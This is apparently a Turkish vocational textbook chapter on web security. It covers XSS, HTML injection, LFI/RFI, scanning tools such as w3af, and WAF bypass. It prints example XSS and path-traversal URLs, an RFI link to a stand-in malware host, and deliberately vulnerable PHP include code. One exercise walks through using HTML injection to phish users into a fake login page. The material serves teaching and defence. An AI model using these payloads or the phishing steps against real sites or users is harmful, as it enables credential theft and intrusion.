Bu yöntemde bir içerik kayıt formuna (Input) ihtiyaç vardır. Saldırgan, veri tabanına kaydedilip, son kullanıcıya gösterilen herhangi bir kayıt formundan JavaScript kodları yazıp bu kodların veri tabanına kaydedilmesini sağlar. Böylelikle veri tabanından o kayıt çağrıldığında istenen kodlar çalışıyorsa sitede XSS açığı olduğu söylenebilir.

B) Reflected XSS

XSS'in hedef sitede etkin olup olmadığını öğrenmenin en hızlı yolu bu yöntemi denemektir. Bunun için URL'den gelen JavaScript kodlarının gömülü olduğu parametrenin çalışıp çalışmadığı kontrol edilir. Herhangi bir önlem alınmadan JavaScript kodları çalışıyorsa bu yöntemle farklı amaçlara yönelik saldırılar planlanabilir.

Bu yöntemde URL'den girilen herhangi bir bilginin veri tabanına kaydedilmese dahi anında site içinde çalışması gerekir. Böylelikle zararlı kod içeren bir link hazırlanıp, hedef kişiye gönderilerek tarayıcı üzerinden istenen bilgiler çalınabilir.

Zafiyet Aranan Link

https://www.benim-sitem.com/arama.php?ara=cicek

Linkte görüldüğü üzere `ara` parametresi ile çiçek aramak istenmektedir. Bir sitede XSS açığı olduğundan şüpheleniliyorsa site aşağıdaki gibi zararlı bir link ile kontrol edilebilir.

Zafiyet Uygulanan Link

https://www.benim-sitem.com/arama.php?ara=<script>alert('Bilgilerinizi ele geçirdim !')</script>

Linke tıklandıktan sonra bir bildirim çıkıyorsa **`alert()`** fonksiyonu yerine JavaScript ile zararlı kodlar yazılarak kötü niyetli işler yapılabilir.

C) DOM XSS

DOM bir W3 standardıdır ve HTML ile XML gibi hiyerarşik yapıların modellerini tanımlar. DOM, web tarayıcıları kullanılarak girilen internet sayfasını bir belge, sayfa içindeki elemanların hepsini de bir nesne olarak kabul eder. Sayfada bulunan yazılar, resimler ve diğer elemanların hepsi birer nesnedir. DOM, sayfa içindeki nesnelere müdahale ederek özelliklerinin değiştirilmesini sağlar. Bütün bu işlemleri yapabilmek için JavaScript gibi script dilleri kullanılır.

Bu yöntemin çalışma şekli Stored XSS'e benzer ama zararlı JavaScript kodunun veri tabanına yazılmasına gerek yoktur. DOM XSS, URL'den alınan bir bilginin doğrudan DOM nesnesine eklenmesi sonucu ortaya çıkan bir zafiyettir.

ÖRNEK

Aşağıdaki gibi bir kodun web sitesinde yer aldığını varsayınız.

```
<script>
    document.write("Şu an bu linki incelemektesiniz : " + document.baseURI);
</script>
```

Script kodunda `document.baseURI` ile adres kısmındaki herhangi bir bilgi hiç kontrol edilmeden `document` nesnesine yazılmıştır. Bu durumda kullanıcının yazabileceği herhangi zararlı bir kod doğrudan çalışacaktır.

Zararlı Link

https://www.benim-sitem.com/index.html#<script>alert('Bilgilerinizi ele geçirdim !')</script>

Bu zararlı link ile # simgesinden sonra gelen kısım HTML'e göre bir etiket olduğu için DOM tarafından ekleme anında çalıştırılabilir şekilde linke eklenecektir. Önceki kısım ise sadece metinden ibaret olduğu için görüntülenmesi dışında hiçbir zarar vermeyecektir.

XSS temelde kullanıcıyı hedef aldığı için ilk aşamada zarar verilemese de farklı saldırı yöntemleriyle birleştirilerek sisteme ciddi zararlar verilebilir. Ayrıca JavaScript kodları encode edilmiş şekilde de olabilir. Kodun okunaklı olup olmaması önemli değildir. Önemli olan husus, hedef tarayıcıda JavaScript kodunun çalışmasıdır.

XSS zafiyet saldırılarından korunmak için Web Application Firewall (WAF) kullanılmalıdır. Bunun yanında giriş işlemlerinde < , > , / , = gibi XSS zafiyetinde kullanılan karakterler engellenebilir veya sadece gereken bilginin alınması sağlanabilir.

10.3.3. HTML Injection Zafiyeti

HTML injection olarak adlandırılan bu zafiyet, dışarıdan herhangi bir kişinin siteye HTML kodu enjekte etmesine olanak tanıyan bir güvenlik açığıdır. HTML injection, kullanıcıların dışarıdan veri girdisi yaptığı bütün form işlemlerinde oluşabilen bir zafiyettir. Web sitesi içindeki bir yazı kutusu, bir liste kutusu, arama kutusu, yorum yapma gibi veri girdisinin yapılacağı alanlarda kullanılan bir açıktır. XSS ile benzerlik gösteren özellikleri olsa da HTML injection sadece HTML etiketleri ile kullanılır. HTML injection zafiyeti kullanılarak yapılabilecek işlemler şunlardır:

- Web sayfasının içerik bilgilerini değiştirme
- Kullanıcı oturum verilerini elde etme
- SRF karşıtı işlemlerin keşfi
- Tarayıcıda kaydedilen parolaları elde etme

Web Sayfasının İçerik Bilgilerini Değiştirme: En basit saldırı tekniklerinden biridir. Saldırganın zafiyetli site üzerinde sitenin görünürlüğünü veya site içinde ekli olan dosyaları, görselleri, yazıları değiştirmesi ile meydana gelen bir saldırı türüdür. Örneğin saldırgan, satmak istediği bir ürünün görsel reklamı için depolanan bir HTML eklemesi kullanabilir.

Hassas Oturum Verilerini Elde Etme: Bu saldırı tekniğinde saldırgan, sitede hazır verilen form elementlerini kullanarak veya kendi eklediği HTML form kodları ile bir form sayfası oluşturabilir ve bu sayfaya girilen değerleri kendi local ağına yönlendirip kullanıcı verilerini çalmaya yönelik bir saldırı gerçekleştirebilir.

CSRF Karşıtı İşlemlerin Keşfi: Saldırgan, siteler arası istek sahteciliği olarak da bilinen bu saldırı türünü kullanabilmek için CSRF karşıtı belirteçleri sızdırmaya çalışabilir. Bu konuda saldırgan, HTML kodlarından ve HTML injection zafiyetinden yararlanabilir.

Tarayıcıda Depolanan Parolaları Elde Etme: HTML eklemeleri saldırganlarca tarayıcı parola yöneticileri tarafından otomatik olarak doldurulan formları yerleştirmek için de kullanılabilir. Saldırgan uygun bir form eklemeyi başarırsa parola yöneticisi kullanıcı kimlik bilgilerini otomatik olarak ekler.

Kodları yazan kişinin özensiz, plansız ve güvenlik risklerini hiçe sayarak web sitesini geliştirmesi sonucu HTML injection zafiyeti ortaya çıkar. PHP dilinin eski ve güvensiz sürümlerinin kullanılması, tarayıcı eklentileri ve eklentilerin sürümlerinin eski olması, HTML veri girişi alanlarının gerekli kontrollerden geçmeden kodlanması bu zafiyeti saldırganların kullanmasına sebebiyet verir.

2. UYGULAMA

HTML Injection Zafiyetini Kullanarak Saldırı Yapma

Aşağıdaki işlem adımlarına göre hedefteki bir sosyal paylaşım web sitesinin HTML açıklarıyla kullanıcı verilerini elde ediniz.

1. Adım: Hedef sitede veri girişi yapılan alanlara HTML kodları girerek, açık olup olmadığını deneyiniz (Görsel 10.10).

Görsel 10.10: HTML açık keşfi

2. Adım: Hedef sitede veri girişi yapılan alanlara girilen kodların çalışıp çalışmadığını test ediniz. Kodlar çalışıyorsa açık var demektir. İşleme devam ediniz (Görsel 10.11).

Görsel 10.11: Girilen HTML kodlarının çalışması ve açığın tespit edilmesi

3. Adım: Sosyal paylaşım web sitesinde HTML injection zafiyetini tespit ediniz. Bu açığı kullanarak, siteye girecek kullanıcı bilgilerini ele geçirme amaçlı bir metin gönderip (VIP üyelik hakkı kazandınız.) Kullanıcıların metindeki adrese giriş yapmasını sağlayınız (Görsel 10.12).

Örnek HTML Kodu : <h1><mark>KAZANDINIZ!!!</mark>VIP Üyelik Hakkı Kazandınız. Üyeliğinizi ücretsiz VIP seçeneğine yükseltmek için TIKLAYINIZ</h1>TIKLAYINIZ

Görsel 10.12: Üyelerin giriş yaptığı sitede zafiyeti kullanma

4. Adım: Siteye giriş yapan kişileri hazırladığınız sahte siteye yönlendirerek kişilerin bilgilerini girmesini isteyiniz ve verileri ele geçiriniz. Bu noktada saldırganın uygulayacağı sosyal mühendislik yöntemleri inanırlığını artırarak verilerin ele geçirilmesini sağlar (Görsel 10.13).

Görsel 10.13: Sahte giriş paneli

SIRA SİZDE

Derslerde arkadaşlarınızın HTML kodları ile hazırladığı kullanıcı giriş panellerinde HTML injection zafiyeti olup olmadığını test ediniz. Açıklar varsa bunları raporlayıp arkadaşlarınızın bu tarz saldırılara karşı güvenlik önlemleri almalarını sağlayınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. HTML injection zafiyetini denedi.		
2. HTML injection zafiyetini buldu.		
3. HTML injection zafiyetini raporladı.		

10.3.4. LFI (Local File Inclusion) ve RFI (Remote File Inclusion) Açıkları

LFI ve RFI, son kullanıcının izni olmayan dosyalara erişiminden doğan açıklardır. Bu iki açığın kullanım şekli neredeyse aynıdır.

LFI'de amaç; sunucudaki bir dosyaya yazılımın doğal yollarla izin vermediği, herhangi bir tıklama veya yönlendirme ile erişilmeyen, herhangi bir yerde açıkça erişilemeyen dosyaya erişmektir.

RFI'de ise amaç, sunucuda var olmayan bir dosyayı yazılımın izin verdiği veya vermediği bir form ekranından ya da adres satırından sunucuya yüklemek ve orada çalıştırmaktır.

Kullanım şekilleri aynı olsa da sonuç bakımından ikisi arasında belirgin farklar vardır. **LFI** ile sunucuda bilinen bir dosyaya erişildiği veya dosya çalıştırıldığı için genellikle sunucudaki bir ayar dosyası okunup sunucudan şifreler veya değerli bilgiler elde edilir. **RFI** ise kullanıcının istediği dosyayı sunucuya yükleyip, hedef işletim sisteminde çalışacağını düşünerek hazırlanacak herhangi bir zararlı dosyanın sunucuda çalıştırılabilmesidir. Böylelikle sunucuya yetkili erişim kazanmak da dâhil olmak üzere istenen dosyayı okuma, herhangi bir dosyayı değiştirme, silme, sunucudaki kurulu başka programları çalıştırabilme gibi birçok sonuç elde edilebilir. Sonuç olarak saldırgan, sunucuyu kendi bilgisayarı gibi kullanabilir. Her iki durumda da verilebilecek zararın büyüklüğü saldırganın hayal gücüne bağlıdır. Teknik bilgi ve kötü niyet ne kadar fazlaysa hem sunucuya hem de sunucunun sahibi kişi veya kuruma verilebilecek zarar da o kadar fazla olur.

ÖRNEK

LFI açığına örnek için bir galeri sitesi ve bu sitede iki tane link olsun.

Müşteri Projeleri Sayfası: **https://www.ornek-sitem.com/?kaynak=musteri.php**

Kendi Projelerimin Sayfası: **https://www.ornek-sitem.com/?kaynak=benim.php**

İki linkin de çok masum bir amacı olduğu düşünülebilir. Burada önemli olan 'kaynak' adlı parametredir. Bu parametre ile **"musteri.php"** ve **"benim.php"** dosyaları çağrılabilir. Kaynak kod aşağıda verilmiştir.

```
<?php
$dosya = $_GET['kaynak'];
if(isset("sayfalar/" . $dosya)) {
   include("sayfalar/" . $dosya);
} else {
   include("hata.php");
}
?>
```

LFI açığı tam burada devreye girer. Kodda da görüldüğü gibi `kaynak` değeri ne olursa olsun sadece sunucuda var olup olmadığı kontrol edilip, hemen altındaki **`include("sayfalar/" . $dosya);`** satırında başka bir kontrol yapılmadan dosya doğruca çağrılmıştır. Kötü niyetle düşünülürse burada var olmayan ama sunucuda var olan başka bir dosya çağrılabilir. Örneğin Linux sunucularda **`/etc/passwd`** dosyası kullanıcı adlarını ve şifrelerini saklar. Bu dosyaya erişilirse sunucu şifresi elde edilir. Bunun için link aşağıdaki gibi değiştirilip dosyaya erişim denenebilir.

https://www.ornek-sitem.com/?kaynak=../../../../../../../../../../../../etc/passwd

Burada önemli nokta, sunucuda var olduğu bilinen dosyanın konumu bilinerek veya tahmin edilerek adres girilmesidir. Örneğin `passwd` dosyası her zaman `/etc/passwd` konumundadır ama site `/var/www/projeler/okul_projeleri/web_dersi/ornek-sitem.com` adından yayın yapabilir. Bu durumda `passwd` dosyasına erişebilmek için kök dizine kadar geri gidilmesi, ardından tekrar gerçek yoldan ilerlenerek dosyaya erişilmesi gerekir. Aynı yöntemle projenin `config.php` dosyası veya önemli başka bir dosya okunabilir.

ÖRNEK

RFI açığına örnek için URL'den dosya çağrılabilen bir link olsun. Aşağıdaki kodda görüldüğü üzere hiçbir kontrol yapılmadan $_GET ile gelen kaynak linki doğruca çalıştırılmak istenmiştir.

```
<?php
   include($_GET["kaynak"]);
?>
```

Bu durumda masum bir dosya çağırmak yerine aşağıdaki gibi bir yöntemle sunucuda hazırlanan zararlı dosya çalıştırılabilir.


https://www.ornek-sitem.com/?kaynak=http://www.zararli-yazilim-kaynagi.com/saldiri.php

Her ne kadar örnek kod ve anlatım PHP dilinde olsa da aynı durum diğer diller için de geçerlidir. Bu saldırıdan korunmanın yolu, gönderilen tüm dosyaların hem yollarının hem de içeriklerinin çok katı kurallarla kontrol edilmesidir. LFI açığında sadece izin verilen klasörlerdeki dosyaların ve dosya uzantılarının çağrılması şart koşulabilir. RFI açığında ise kullanılan yazılım dilinin ayarlarında uzaktan dosya çalıştırılması engellenebilir.

10.4. WEB UYGULAMALARINDA OTOMATİZE ARAÇLARLA ZAFİYET TESPİTİ

Web sitelerindeki zafiyetlerin tespiti gerek kişinin bilgisi dâhilînde kod yapısını inceleyerek veya çeşitli keşif yöntemleri ile manuel olarak gerekse otomatik test araçları ile sağlanabilir. Web sitelerine otomatize araçlarla yapılan test sonuçlarındaki zafiyetler tespit edilerek güvenlik açıklarının kapatılması mümkündür. Sızma ve zafiyet testlerinde otomatize araçlardan faydalanılır.

Web site açıklarını tespit etmek için çok fazla araç vardır. Kali Linux işletim sisteminde de birçok yönteme uygun araç hazır olarak gelir. Kali Linux işletim sisteminde Uygulamalar, Kali Linux, Web Applications, Web Vulnerability Scanner yolu izlenerek otomatize web site zafiyet araçlarına erişmek mümkündür. Kali Linux işletim sisteminde burpsuite, nikto, skipfish, w3af, whatweb, wpscan gibi çeşitli amaçlara hizmet eden ve web açıklarını bulan otomatize araçlar yer alır (Görsel 10.14).



Görsel 10.14: Kali Linux otomatize web zafiyeti bulma araçları

Web sitesinde bulunan açıkların tespitinde açığın keşfedilmesi en çok vakit alan şeylerden biridir. Kullanıcılar bu açıkları keşfetmediği sürece diğer aşamaya geçemez. Gerek kötü amaçlı kullanıcılar gerekse sızma testi yapan ve güvenlik önlemi almaya çalışan kullanıcılar öncelikle zafiyetlerin keşfini yapmalıdırlar. Keşif için yukarıda da belirtildiği gibi birçok araç bulunur. Bu araçlardan bazılarının kullanım amaçları ve bulduğu zafiyetler aşağıda verilmiştir.

Wafw00f: Bu araç bir web sayfasının önünde hangi güvenlik duvarı olduğunun keşfinde kullanılır. Güvenlik duvarının hangi sistemlere sahip olduğu bilinirse ona göre daha özel saldırılar gerçekleştirilebilir. Bu noktada kullanıcılar güvenlik duvarlarının ve yük dengeleyici cihazlarının güncelliğinden ve güvenliğinden emin olmalıdır. Kötü amaçlı kullanıcılar, kullanılan cihazı bu yöntemle belirler.

Wpscan: Bu aracı kullanarak wordpress kurulan sitelerin açıklarını keşfetmek mümkündür. Saldırganlar, wpscan ve wpscan on-line aracını kullanarak wordpress açıklarını keşfeder ve bu zafiyetleri kullanarak saldırılarda bulunur. Site özellikle wordpress sürümü ve onunla beraber gelen açıklara karşı güvende tutulmalı ve açıklar kapatılmalıdır.

Nessus: Bu araç daha çok iç ağda kullanılır. Lisansları alındığı takdirde mobil cihaz zafiyetlerinden uygulama zafiyetlerine kadar birçok alanda tarama yapabilir. Sunucu ağı ve son kullanıcı ağları tek seferde nessus ile taratılıp, zafiyetler öğrenilerek gerekli aksiyonları (güncelleme vb.) alınabilir. Nessus Professional ücretli bir programdır. Nessus Home ise ücretsiz kullanılabilecek sürümüdür.

Nikto: Bu araç, web sunucularına karşı kapsamlı testler gerçekleştiren bir açık kaynak (GPL) web sunucusu tarayıcısıdır. Ayrıca birden çok dizin dosyasının varlığı, HTTP sunucusu seçenekleri gibi sunucu yapılandırma ögelerini kontrol eder ve kurulu web sunucuları ile yazılımları tanımlamaya çalışır. Nikto aracı ile web sitesi zafiyetleri çok kolay tespit edilebilir.

Nmap: Ağ keşfi ve güvenlik denetimi için ücretsiz ve açık kaynak bir araçtır. Birçok sistem ve ağ yöneticisi nmap aracını ağ envanteri ve hizmet güncelleme programlarını yönetme veya hizmet çalışma süresini izleme gibi görevler için de yararlı bulur. Bu araç; ağda hangi bilgisayarların mevcut olduğunu, bu bilgisayarların hangi hizmetleri sunduğunu, hangi işletim sistemlerini çalıştırdığını, ne tür paket filtrelerinin veya güvenlik duvarlarının kullanıldığını ve düzinelerce başka özelliği belirlemek için ham IP paketlerini kullanır. Nmap, büyük ağları hızla taramak için tasarlanmıştır.

Skipfish: Google tarafından desteklenen ve web uygulaması güvenlik testlerinde kullanılan araçlardandır. Güvenlik zafiyetlerinin yanı sıra sözlük taraflı taramalar da gerçekleştirebilir.

W3af: Web uygulamaları için kullanılan saldırı ve denetim programıdır. Bu araçla web sitesi analizi ve zafiyet taraması yapılabilir.

10.4.1. W3af Aracının Kullanımı

W3af aracı kullanılarak web sitelerinde zafiyet taramasının otomatik bir şekilde yapılması sağlanabilir. Bu araçla birçok zafiyetin keşfedilmesi mümkündür. XSS açıkları, SQL injection açıkları, SSI detection, LFI açıkları, RFI açıkları, Buffer Overflow açıkları gibi birçok açık w3af ile tespit edilebilir.


W3af aracı, Kali Linux işletim sisteminde hazır olarak gelir. Uygulamalar, Kali Linux, Web Applications, Web Vulnerability Scanner, w3af yolu izlenerek veya uçbirime w3af yazılarak açılır. Uygulama açıldıktan sonra tarama yapılacak web sitesi yazılarak zafiyetlerin keşfine başlanabilir.

3. UYGULAMA

W3af Aracıyla Web Site Zafiyetlerinin Keşfi


Aşağıdaki işlem adımlarına göre **meslek.eba.gov.tr** adresinin zafiyet taramasını yapınız.

1. Adım: Kali Linux işletim sistemini kullanarak w3af aracını açınız ve zafiyet taramasını otomatize yapmak için hızlı tarama alanını tıklayarak meslek.eba.gov.tr'yi hedef adres kısmına giriniz (Görsel 10.15).




Görsel 10.15: w3af aracıyla zafiyet taraması

2. Adım: Taramanın sonuçlanmasını bekleyiniz ve sonuçları Log, Vulnerabilities alanından görüntüleyiniz. Taramanın sonucunda hiç açık olmadığını doğrulayınız (Görsel 10.16).



Görsel 10.16: Sitede bulunan açıkların görüntülenmesi

3. Adım: Tarama sonucunda bulunan açıkları görüntüleyiniz (Görsel 10.17).



Görsel 10.17: Bulunan zafiyetlerin görüntülenmesi

SIRA SİZDE

Çeşitli web sitelerinin zafiyet taramalarını w3af aracı ile yaparak sonuçlarını değerlendiriniz. Hangi güvenlik önlemlerinin alınabileceğini tespit ediniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. W3af aracını kullandı.		
2. Web sitesi taramasını yaptı.		
3. Zafiyetleri raporladı.		

10.5. WEB UYGULAMALARI GÜVENLİK DUVARI (WAF) VE UYGULAMA FİLTRELERİNİ ATLATMA

Web uygulamalarını geliştiriciden bağımsız olarak saldırılara karşı korumak için Web Application Firewall (WAF), bir başka deyişle web uygulamaları güvenlik duvarı kullanılır. Bu sayede özel bir koruma sağlanabilir. Normal güvenlik duvarları sadece gelen ve giden paketleri kontrol eder, ona göre işlem yapar. WAF ise normal güvenlik duvarlarının yaptığı işin yanında gelen ve giden paketlerde zararlı içerikler olup olmadığının da kontrolünü sağlar. Uygulama geliştiriciler kod yapılarını hazırlarken veri giriş alanlarını filtreleyerek web uygulamalarını güvenli hâle getirirler. Bunun yanında uygulama katmanında bulunabilecek bir WAF ile de güvenliklerini sağlamak isterler. WAF dışında IPS sistemleri de kullanılır. IPS'ler saldırı tespiti, analizi ve engellenmesi için kullanılır. Gelen ve giden paketlere bakılarak, zararlı bir içerik olup olmadığı kontrol edilir. Uyarının yanında çeşitli aksiyonlar da alır. Zararlı içerik tespit edilmesi durumunda trafik kesilebilir ve engelleme işlemi yapılabilir (Görsel 10.18).

Görsel 10.18: WAF yapısı

Alınan tüm önlemlere rağmen yanlış yapılandırmalar, korumanın devre dışı bırakılması veya geleneksel güvenlik duvarı gibi sadece kara listeye dayalı bir güvenlik önlemi yapılandırılmasının olması bu sistemlerin atlatılmasına sebebiyet verebilir. Sistemi atlatmak için kullanılabilecek yöntemlerden bazıları aşağıda verilmiştir.

10.5.1. SSL Kullanarak WAF Atlatma

WAF yapılandırmalarında sıklıkla SSL yapılandırmaları doğru yapılmaz veya SSL servisleri hiç yapılandırılmaz. Bu bilgi dâhilînde çeşitli yöntemler kullanılarak WAF/IPS sistemlerinin atlatılması mümkündür.

SSL, kullanıcılar ile web uygulamaları arasındaki trafiği şifreleyerek güvenli bir ortam sağlayan sistemdir. SSL, güvenli veri iletimi sağlamak için kullanıcı ve sunucu arasındaki trafiği şifreler. Bu kanaldan aktarılan saldırı aktivitelerinin görülebilmesi için SSL trafiğinin bu sistemler üzerinde sonlandırılması veya trafiğin açıldıktan sonra sunuculara yollandığı bir bölgede (SSL offloader veya reverse Proxy sistemleri ile sunucular arasında) konumlandırılması gerekir. Dolayısıyla bu şekilde konumlandırılmayan saldırı tespit sistemleri, SSL trafiğini analiz edemez ve saldırıları engelleyemez. Gerekli ayarların yapılıp yapılmadığını anlamak için kullanılabilecek en basit yöntem, saldırı tespit sistemi tarafından engelleneceği bilinen bir isteğin sunucuya hem HTTP hem de HTTPS veya SSL aktif edilmiş sistem üzerinden gönderilmesidir. Örneğin GET /../../../../../etc/passwd HTTP/1.0 dizin atlatma tekniğini kullanan bir saldırı imzası ile bu işlem gerçekleştirilebilir. İlgili istek her iki kanaldan gönderildiğinde de engellenebiliyorsa gerekli ayarlar yapılmış demektir. Windows işletim sisteminde putty adlı uygulama kullanılarak SSH tünelleme yapılabilir. Bunun yanı sıra sshuttle adlı araçla SSH tünelleme işlemi basit ve hızlı bir şekilde gerçekleştirilebilir.

10.5.2. Güçlü SSL İmzalarıyla Sistemleri Atlatma

Sunucu üzerinde desteği bulunan SSL Chip'lerin kullanımı durumunda güvenlik sistemini atlatmak mümkündür. Bunun için Diffie-Hellman anahtar değişimi kullanılabilir. Bu, kriptografik anahtarların değişiminde kullanılan özel bir yöntemdir ve kriptografi alanında uygulanan ilk pratik anahtar değişimi örneklerinden biridir. Diffie-Hellman anahtar değişimi metodu, iki tarafın güvensiz medya üzerinden karşılıklı ortak gizli anahtar elde etmelerine olanak sağlar. Bu anahtar daha sonra bir simetrik anahtar şifre ile güvenli olmayan kanaldan iletişimi şifrelemek için kullanılabilir.

